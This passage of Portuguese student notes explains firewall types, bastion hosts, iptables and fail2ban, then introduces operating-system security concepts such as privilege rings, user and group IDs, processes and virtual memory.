
## V. Tipos de Firewalls – Gateways de Circuitos

São uma espécie de **gateway aplicacional** contactadas diretamente pelos clientes na qual a **interposição não é transparente** porque possuem **autenticação e autorização próprias**

Normalmente requerem a alteração das aplicações clientes (ex. SOCKS e Proxy HTTP)



Img 5.1 – Exemplo da interação numa Gateway de circuitos



Img 5.2 – SOCKS

## VI. Tipos de Firewalls – Filtros de Pacotes com Contexto

Incremento sobre as firewalls com filtro de pacotes. Aplicam a ideia da **filtragem de pacotes dinâmica** (ou com contexto). Basicamente é uma espécie de **filtro de pacotes com contexto histórico**, no qual o contexto é fundamental para certas decisões.

O termo comum é **Stateful Packet Filter/Inspection (SPI)**

Exemplos de contexto incluem:

- Decisões tomadas para fragmentos de pacotes IP
  - Desfragmentação prévia à filtragem
- Circuitos Virtuais TCP Estabelecidos
  - Os pedidos de estabelecimento de circuitos são controlados
  - Os circuitos virtuais estabelecidos são permitidos
- Tabelas NAT dinâmicas
  - Criação das entradas consoante o tráfego observado
- Interações pedido/resposta sobre UDP
  - Autorização dinâmica de respostas a pedidos autorizados
  - Ex. Resolução de nomes DNS
- Mensagens de erro ICMP
  - Relacionados com pacotes TCP/UDP antes enviados
- Identificação de protocolos aplicacionais através do fluxo de dados
  - Para lidar com fluxos que usem portos dinâmicos ou roubados
  - Ex. FTP, protocolos RPC, protocolos P2P
  - Tem como utilidade a filtragem, proxying transparente e QoS

## VII. Bastion

Relembrando, um Bastião é um Computador especial que está especificamente desenhado para receber e aguentar ataques

Deve **executar versões seguras de sistemas operativos com uma configuração segura, com apenas os serviços essenciais instalados** (Proxy de Telnet, DNS, FTP, SMTP e autenticação)


Os **servidores públicos** (Ex. DNS, SMTP, HTTP, FTP, SSH, RAS, ETC..) **não devem ser executados num bastion**.

Devem ser executados em máquinas isoladas dentro de DMZs (preferencialmente uma por serviço)

O bastion limita-se a **encaminhar tráfego para as máquinas apropriadas** dentro de uma DMZ permitindo um tráfego limitado a partir das DMZ

É uma execução segura dos gateways aplicacionais porque fornece

- **Independência**
  - O comprometimento de um não afeta os restantes
- **Sem privilegios especiais**
  - O seu comprometimento não permite afetar a máquina



Img 7.1 – Exemplo do posicionamento do Bastion

## VIII. Topologia – Dual-Homed (com ou sem DMZ)

- **Arquitetura**


- Uma única máquina
- Gateway bastião
- Um par de routers adicionais
  - Para isolar o bastião de endereçamentos diretos
- Servidores internos e públicos

- **Problemas**

- O comprometimento do bastião desativa a firewall
- A carga de processamento da firewall está toda sobre o bastião
- Os serviços públicos estão dentro da rede protegida

- **Vantagens**

- Simplicidade
- Economia de recursos



Img 8.1 – Diagrama e explicação de uma Dual-Homed Topology

## IX. Serviços de Segurança

As firewalls oferecem os seguintes serviços de segurança:

- **Autorização**

- De fluxos de dados (filtros de pacotes)
  - Nível de transporte ou rede
- De utentes (gateways aplicacionais/circuitos)

- **Redirecionamento de tráfego**

- Para máquinas dedicadas
  - Serviços locais
  - Proxies em security appliances
- Representação
  - Explicita (ex. Gateways de circuitos)
  - Transparente (ex. Traduções de endereços NAT)

- **Processamento de conteudos aplicacionais**
  - Análise de conteudos
    - Ex: Deteção de virus
  - Alteração de protocolos de alto nível
    - Ex: Remoção de virus
- **Comunicação segura**
  - Virtual Private Networks (VPNs)
    - Cifra e controlo de integridade de fluxos de dados sobre redes publicas (que são inseguras)
  - Encapsulamento (Tunneling)
    - Extensão do domínio IP para nós distantes
    - Ex. PPTP, L2TP, IPSec
- **Defesa contra tentativas de DoS**
  - Deteção de ataques
    - Volumes de tráfego anormais, de volume alto, etc
  - Filtragem de datagramas perigosos ou mal formados
    - Ex. Landa attack, Ping of Death
  - Acionamento de medidas paliativas
    - Ex. SYN Flooding relay/semi-gateway
- **Defesa contra fugas de informação**
  - Deteção de tráfego anormal
  - Controlo do comportamento contra modelos conhecidos

## X. Limitações

Infelizmente, as firewalls não nos protegem por completo. Falham nos seguintes aspetos:

- **Não resolve o problema dos atacantes dentro da rede interna**
  - A não ser que a rede interna seja segmentada em múltiplas sub-redes
  - Os switches normalmente não suportam operações de uma firewall
  - As VLANs forence uma segregação mínima (do tipo DMZ)
- **Eficácia fraca no controlo de todas as ligações ao exterior**
  - Podem ser feitas paralelamente de inúmeras maneiras:
    - PSTN & Modems
    - WLANs & Aps não cadastrados
- **Falta de controlo sobre interações camoufladas/escondidas**
  - Interações camoufladas multiplexadas por VPNs
  - Túneis IP sobre HTTP, ICMP, DNS, etc...
- **São dificeis de administrar em ambientes com interesses heterogéneos**
  - Como universidades e ISPs

## XI. Firewalls Pessoais

Firewalls pessoais tem vindo a ser adotadas para a proteção de máquinas individuais/pessoais como uma implementação de defesa em profundidade (vs defesa em perimetro)

Os donos podem definir políticas de controlo adicionais como p.ex:

- As aplicações autorizadas a aceder à rede
- Os protocolos que as aplicações podem usar
- As máquinas/redes que os protocolos/aplicações podem contactar

Isto reduz o risco de compromisso entre máquinas de uma rede visto que permite que uma máquina se proteja independentemente da proteção dada pela sua rede.

Não se fazem assunções relativamente às demais proteções da rede

São úteis para máquinas que migram entre redes (por causa do compromisso entre as máquinas da rede)

Mas...como não podia deixar de ser... tem problemas:

- **Os utilizadoras normais não são especialistas de segurança de redes**
  - Não percebem normalmente como funcionam as redes IP
    - Endereços IP, portos de transporte, protocolos de transporte, etc...
  - Não sabem avaliar se uma determinada interação é normal ou aceitável
  - Não sabem as políticas de segurança elementares que devem aplicar
- **Bloquear interações suspeitas pode anular funcionalidades**
  - A comunicação em rede é atualmente banal

- As aplicações não informam os utentes das suas necessidades de comunicação
- **Complexidade operacional**
  - Diferentes ambientes operacionais ou diferentes interfaces de rede levam a diferentes políticas
- **A combinação de cenários operacionais, interfaces de rede e interações aceitáveis para cada caso levam a uma enorme quantidade de regras**
  - Confusão, incoerência torna difícil detetar vulnerabilidades

## XII. IpTables

Implementação da ideia de Filtragem de Pacotes com Contexto.

Está integrado com o TCP/IP do núcleo do Linux

Podem ser estendidas de várias formas como o acréscimo de novos módulos do núcleo ou aplicações em modo de utilizador

Existem 5 cadeias:


- INPUT
- OUTPUT
- FORWARDING
- PREROUTING
- POSTROUTING

Existem 4 tabelas (por cadeia, mas não necessariamente para todas as cadeias):


- raw
- mangle
- nat
- filter

Vários módulos extra podem ser adicionados como p.ex estado (seguir de fluxos)


## iptables: Fluxos




Img 12.1 – IpTable Fluxos



Img 12.2 – IpTable Tráfego para a máquina local



Img 12.3 – IpTable Tráfego reencaminhado




Img 12.4 – IpTables – Trafego originário na maquina local

- **Decisões base**
  - ACCEPT
    - ▶ Deixa o pacote prosseguir
  - DROP
    - ▶ Descarta o pacote
  - CONTINUE
    - ▶ Usar decisões de outras regras
- **Decisões reutilizáveis**
  - Novas cadeias
  - Saltar para uma nova cadeia
    - ▶ O nome da cadeia é a decisão
  - RETURN
    - ▶ Abandona a cadeia atual
- **Outras decisões**
  - LOG
  - MARK
    - ▶ Com marca interna
    - ▶ Útil para tomar decisões coerentes em diferentes cadeias
  - REJECT
    - ▶ Rejeição com mensagem de erro
  - SNAT, MASQUERADE
    - ▶ NAT da origem (masquerading)
  - DNAT, REDIRECT
    - ▶ NAT do destino (port fwd)
- **Ações por aplicações**
  - QUEUE

Img 12.5 – IpTables – Decisões que podem ser realizadas

# exploração de iptables: fail2ban

- **Agente que observa registos, comparando-os com padrões**
  - Pode prevenir alguns DoS, ataques por força bruta (SSH), scans
  - Reativo: Não previne o início do ataque
    - Pode não prevenir ataques com poucas interações
  - Pode ser utilizado com qualquer serviço que crie registos
- **Jail: um contexto composto por várias regras**
  - Define o que observar e que ação aplicar
- **Ação: implementação de uma resposta específica**
  - exemplo: bloquear comunicações na firewall
  - Pode usar uma firewall local ou remota
- **Filter: um conjunto de regexps que sinalizam um comportamento anómalo**
  - Composto por expressões a considerar e a ignorar (white list)
- **Servidor “anónimo”, sem conteúdos. Núm. IPs bloqueados por tentativa de acesso a SSH**



Img 12.6 – Exploração de iptables – fail2ban

## XIII. Importância das Firewalls

Para resumir...são fucking importantes puto. Pelas seguintes razões:

- **Ataques a sistemas públicos são constantes**
  - Tanto por atacantes especializados
  - Quer por aplicações autónomas
- **Sistemas nem sempre possuem mecanismos de segurança adequados**
  - Bloqueio após demasiadas tentativas incorretas
  - Validação das comunicações
  - Controlo de acesso
- **Necessário aplicar mecanismos definidos pelo administrador de acordo com políticas do domínio**
  - Programador de uma aplicação não tem conhecimento destas


But still not enough tho...sad :(

# Sistemas Operativos

## I. Sistemas Operativos

Os Sistemas Operativos tem como funções:

- Inicializar os dispositivos (Boot)
- Virtualizar o hardware
  - Modelo computacional
- Fornecer mecanismos de proteção
  - Contra erros dos utilizadores
  - Contra atividades não autorizadas
- Fornecer um sistema de Ficheiros Virtual (VFS)
  - Agnóstico do sistema de ficheiros realmente utilizados




Img 1.1 – Arquitetura de um Sistema operativo

## II. Níveis de Execução

Podemos dividir um sistema em diferentes **níveis de privilégio**. Esta divisão em camadas pode ser vista como um conjunto de anéis concêntricos.

Os níveis são usados em **CPUs** para **evitarem** que **aplicações não privilegiadas executem instruções privilegadas**

Os processadores atuais têm 4 anéis, mas os OS tendem a utilizar apenas 2 (0 – modo supervisor ; 3 – modo utilizador)



Img 1.2 – Níveis de execução de um CPU

A transferência de controlo entre anéis requer mecanismos de passagem especiais, aos quais chamamos **SystemCalls**

### III. Máquinas Virtuais

Aproximação mais comum:

- **Virtualização por software**
  - Execução direta de código em modo de utilizador (anel 3)
  - Tradução binária de código privilegiado (anel 0)
    - O código dos núcleos não é alterado mas não executa diretamente sobre a máquina
- **Virtualização assistida por Hardware**
  - A.K.A Virtualização completa:
    - Anel -1 abaixo do anel 0
      - KVM, Intel VT-X e AMD-V

- Poder virtualizar hardware para vários núcleos do anel 0
  - Não é necessária tradução binária
  - Os OS hospedados executam mais rápido (com um desempenho perto do OS nativo)

Máquinas virtuais implementam um mecanismo essencial para a segurança – **Confinamento**

- Implementam um domínio de segurança restrito para um conjunto de aplicações
- Fornecem uma abstração de hardware comum
  - Mesmo que o hardware do hospedeiro se altere

Para além disso, as VMs fornecem ainda os mecanismos adicionais de:

- Controlo de recursos
- Prioritização de acesso a recursos
- Criação de imagens para análise
- Reposição rápida do estado esperado

## IV. Modelo Computacional

O **Modelo Computacional** consiste nas **entidades** (ou objetos) geridos pelo núcleo do SO

Identificadores de utilizadores

Processos

Memória virtual

Ficheiros e sistemas de ficheiros

Canais de comunicação

Dispositivos físicos

▶ Suportes de armazenamento

    - Discos magnéticos, ópticos, de memória, cassetes

▶ Interfaces de rede

    - Com fio, sem fio

▶ Interface humano-computador

    - Teclados, ecrãs, ratos

▶ Interfaces I/O série/paralelo

    - Barramentos USB, portas série, portas paralelas, infra-vermelhos, bluetooth

Img 4.1 – Exemplos do Modelo Computacional do OS

## V. Identificadores de Utilizadores (UID)

Num sistema operativo cada utilizador é representado por um número – **User ID (UID)**

Este **número** é estabelecido durante a operação de login e é um **inteiro** (em linux/android/macOS) e um **UUID** no windows

As atividades executadas pelo utilizador fazem-se sempre associadas a um **UID**:

- O UID permite estabelecer o que é permitido/negado a um user
  - UIDs especiais podem permitir acessos privilegiados
  - P.ex:
    - Linux e Android:
      - UID 0 é Omnipotente (ROOT)
      - Administração da maquina é normalmente feita recorrendo a atividades com o UID 0
    - macOS:
      - UID 0 é Omnipotente para gestão
      - Alguns binários e atividades são sempre restritoas, mesmo à ROOT
    - Windows
      - Conceito de privilégios de administração, configuração de sistema, etc...
      - Não existe um identificador padrão para um administrador
      - Os priviliegos de administração podem ser dados a diversos UIDs

## VI. Identificadores de Grupo (GID)

Para além de identificarmos os utilizadores, também existem grupos que precisam de ser identificados.

Estes grupos são um conjunto de utilizadores que pode estar definido à custa de outros grupos

Para os identificarmos temos o **GroupID**

Este **número** é um **inteiro** (em linux/android/macOS) e um **UUID** no windows

Note-se que um **user** pode **pertencer** a **diversos grupos**.

Os **direitos** de um **utilizador** são então

**Direitos = Direitos UID + Direitos GIDs a que pertença**

Em Linux as atividades são executadas associadas a um conjunto de grupos:

- 1 Grupo primário
  - Utilizado para definir pertencia de ficheiros criados
- Vários grupos secundários
  - Utilizaods para condicionar o acesso

## VII. Processos

Antes de definirmos processos temos de definir **atividades** – Operações (RWX) realizadas sobre recursos

Um processo **contextualiza atividades**. Para efeitos de **decisões** de **segurança** e **gestão** são identificados por um **Process ID – PID** (inteiro) e estão **associados** à **identidade** de **quem o lançou** (**UID e GIDs**)

Os processos possuem um contexto com informação com relevancia para a segurança:

- **Identidade Efetiva** (eUID e eGID)

- Fundamental para efeitos de controlo de acesso do processo
- **Pode** (mas não tem de) ser igual à identidade de quem lançou o processo
- **Recursos** atualmente a serem **utilizados**
  - Ficheiros abertos (em Linux tudo ou é um ficheiro ou um processo)
  - Areas em memoria virtual reservadas
  - Tempo de CPU usado
  - Prioridade, afinidade, namespace, ...

## VIII. Memória Virtual

**A memória virtual** é um **espaço** de **memória** onde têm **lugar ações efetuadas** por uma **atividade**.

Tem uma dimensão maxima que é definida pela arquitetura de hardware (32 bits ->  $2^{32}$  B (4gB max) ; 64 bits ->  $2^{64}$  B max)

Está organizada em páginas (4kB no Linux)

**A memória virtual não precisa** de ser **usada na integra** – apenas é usada uma parcela (quanto baste).


O **processo apenas** acede à sua memória.

**Endereços são virtuais**

**A memória virtual é mapeada em memória física (RAM)** quando é necessário **ler** ou **escrever**.

Num dado instante a **memoria fisica pode possuir partes de várias memorias virtuais**

A escolha dessas partes é uma das funções mais importantes de um OS – Evitar a fragmentação, gerir memória frequentemente usada vs pouco usada

